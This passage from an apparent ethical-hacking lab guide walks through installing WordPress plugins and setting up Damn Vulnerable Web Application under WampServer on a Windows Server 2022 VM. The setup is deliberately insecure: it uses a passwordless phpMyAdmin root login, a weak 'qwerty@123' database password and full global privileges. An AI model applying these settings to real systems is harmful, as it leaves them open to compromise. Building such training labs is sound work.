


47. Observe that the selected plugin file appears beside the **Browse...** button (**leenkme_plugin.zip**). Click **Install Now** to install the selected plugin.




48. The installation of the plugin begins. After it completes, click **Installed Plugins** from the left pane.

49. The **Plugins** page appears. Observe that the newly added **leenk.me** plugin now appears, as shown in the screenshot below.



50. Similarly, follow **Steps#43-48** and install **wp-upg** plugin in wordpress.




51. Once the plugin is successfully added, hover the mouse cursor over the **admin** account field in the top-right corner and click **Log Out**.


[\[Back to Configuration Task Outline\]](#)

CT#44: Install and Configure Damn Vulnerable Web Application on the Windows Server 2022 Virtual Machine


1. On the **Windows Server 2022** virtual machine, click the **WampServer** icon from the notification area and choose **Localhost** from the context menu.




2. As soon as you click the icon, the WampServer home page appears in the default browser. Click the **PhpMyAdmin 5.2.1** link in the **Tools** section.



- The **phpMyAdmin** login page appears; type **root** as the username and click **Log in**.




- The **phpMyAdmin** webpage appears; click the **Databases** tab.
- The **Databases** webpage appears. Type **dvwa** in the **Create database** text field, leave the drop-down list set to default (**latin1_swedish_ci**), and click **Create** to create a database named **dvwa**.




- On successful creation of the database, a pop-up appears stating that the database has been created.

- The newly added database appears in the left pane; click on it. The **dvwa** database's webpage appears; click **Privileges**.



- Here, we will add a user to the database. To begin, click the **Add user account** link.



9. The **Add user** page appears.


Perform the following steps in the **Login Information** section:

- Type **dvwa_user** in the **User name** text field.
- Select **Local** from the **Host name** drop-down list.
- Type **qwerty@123** in the **Password** and **Re-type** password fields.
- In **Authentication plugin** select **Native MySQL authentication** from the drop down menu.


Perform the following step in the **Global privileges** section:

- Select the **Check all** checkbox.

10. Click the **Go** button at the bottom of the page.




11. Observe the newly added user in the **dvwa** database's webpage, as shown in the screenshot below.




12. Close the web browser.


13. Navigate to **Z:\CEHv13 Lab Prerequisites\Websites** and copy the **DVWA** folder.



14. Navigate to **C:\wamp64\www** and paste the **DVWA** folder copied in the previous step.



15. Navigate to **C:\wamp64\www\DVWA\config** and open the **config.inc.php.dist** file with **Notepad++**.




16. The **config.php** file appears in **Notepad++**. Follow the steps below:
 - On **line no. 18**, assign **localhost** in single quotes as the MySQL database server host.
 - On **line no. 19**, assign **dvwa** in single quotes as the database name.
 - On **line no. 20**, assign **dvwa_user** in single quotes as the MySQL database username.
 - On **line no. 21**, assign **qwerty@123** in single quotes as the MySQL database password.
 - On **line no. 22**, assign **3306** in single quotes as the database port number.

